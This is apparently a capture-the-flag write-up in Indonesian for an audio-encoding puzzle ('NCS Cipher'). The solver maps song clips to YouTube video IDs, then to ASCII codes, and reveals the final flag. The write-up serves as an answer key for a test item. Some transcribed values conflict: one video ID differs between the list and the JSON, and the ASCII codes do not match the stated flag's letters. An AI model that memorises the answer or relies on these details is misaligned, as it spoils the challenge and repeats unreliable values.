
NCS Cipher

Langkah Penyelesaian:

Pada attachment soal terdapat python code untuk melakukan encoding dan hasilnya berupa file mp3 yang juga terdapat pada attachment tersebut.

Setelah melihat code tersebut saya menyadari bahwa setiap kata dari flagnya diubah kedalam ascii dan menjadi seq id yang dipakai untuk mengambil 'resource' atau bagian dari link youtube. Dari video yang terdapat pada link tersebut akan diambil 5 detik dan digabungkan dengan yang lainnya.


Dengan begitu saya memecah file output yang diberikan setiap 5 detik, dimana setiap 5 detiknya merupakan 1 lagu.



Setelah dipecah, saya mendapatkan total 17 lagu.


Name	#
flag_out_1	
flag_out_2	
flag_out_3	
flag_out_4	
flag_out_5	
flag_out_6	
flag_out_7	
flag_out_8	
flag_out_9	
flag_out_10	
flag_out_11	
flag_out_12	
flag_out_13	
flag_out_14	
flag_out_15	
flag_out_16	
flag_out_17	

Berikutnya saya melakukan scan setiap lagunya menggunakan shazam dan mendapatkan judul lagunya.



dan seterusnya.

Setelah menemukan judulnya saya mencari lagu ncs tersebut di youtube.



dan seterusnya.

Setelah menemukan lagu yang sesuai saya mengambil 'resourcanya' yang terdapat pada link bagian `v=` dan mencari 'resource' tersebut di list pada link json yang diberikan dan mengambil sequence idnya

```

{
  "high": {
    "url": "https://i.ytimg.com/vi/6alVa-dwBoY/hqdefault.jpg",
    "width": 480,
    "height": 360
  },
  "channelTitle": "NoCopyrightSounds",
  "liveBroadcastContent": "none",
  "publishTime": "2016-10-22T15:20:17Z"
},
"seqId": 108
},
{
  "kind": "youtube#searchResult",
  "etag": "RMMeJ3L5OxmuLYDQcP4M4uHuc",
  "id": {
    "kind": "youtube#video",
    "videoId": "BuSx3DyJjk0"
  },
  "snippet": {
    "publishedAt": "2016-08-25T16:04:50Z",
    "channelId": "UC_aE8K-E03D6G0s7HcyNg",
    "title": "Paul Flint - Savage [NCS Release]",
    "description": "Subscribe to NoCopyrightSounds http://nco.lnk.to/SubscribeYouTube NCS: Music Without Limitations NCS Spotify: ...",
    "thumbnails": [
      "default": {
        "url": "https://i.ytimg.com/vi/BuSx3DyJjk0/default.jpg",
        "width": 120,
        "height": 90
      },
      "medium": {
        "url": "https://i.ytimg.com/vi/BuSx3DyJjk0/mqdefault.jpg",
        "width": 320,
        "height": 180
      },
      "high": {
        "url": "https://i.ytimg.com/vi/BuSx3DyJjk0/hqdefault.jpg",
        "width": 480,
        "height": 360
      }
    ],
    "channelTitle": "NoCopyrightSounds",
    "liveBroadcastContent": "none",
    "publishTime": "2016-08-25T16:04:50Z"
  },
  "seqId": 109
},
{
  "kind": "youtube#searchResult",

```

dan hasilnya sebagai berikut

1.8uSx3DyJjk0	109
2.ZhECyz85FMc	51
3.iNs3atB_J88	77
4.f2xGxd9xPYA	111
5.f0J2lyVy9_8	114
6.UDEpRK8WL_I	105
7.6CQHm0jvgkw	101
8.HpaHvUOk3F0	53
9.yQYFNdyS3fc	95
10.Ag3qFsqBJZo	85
11.fzMd3Tu1Zw	110
12.Jc_DxpL6boI	76
13.UFEi2FOMXVs	48
14.5FvBg_9BDkY	99
15.dOo2jWb73JY	75
16.VEyTsJQGYqM	69
17.mDulNkJC1CE	100

Terakhir tinggal rubah ascii menjadi text dan flagnya didapatkan.

The screenshot shows a web-based ASCII-to-Text converter. At the top, there are two dropdown menus: 'ASCII' on the left and 'Text' on the right, both with downward arrows indicating they are dropdowns. Between them is the word 'To'. Below these are two large input fields. The left field contains a list of ASCII values separated by spaces: 109 51 77 111 114 105 101 53 95 85 110 76 48 99 75 69 100. The right field contains the resulting text: m3Morie5_UnLOCKED. At the bottom of the converter interface are several buttons: a clipboard icon, a font-style icon, a 'Sample' button (which is highlighted with a green border), and a large blue 'Convert' button.

Flag: FindITCTF{m3Morie5_UnLOCKED}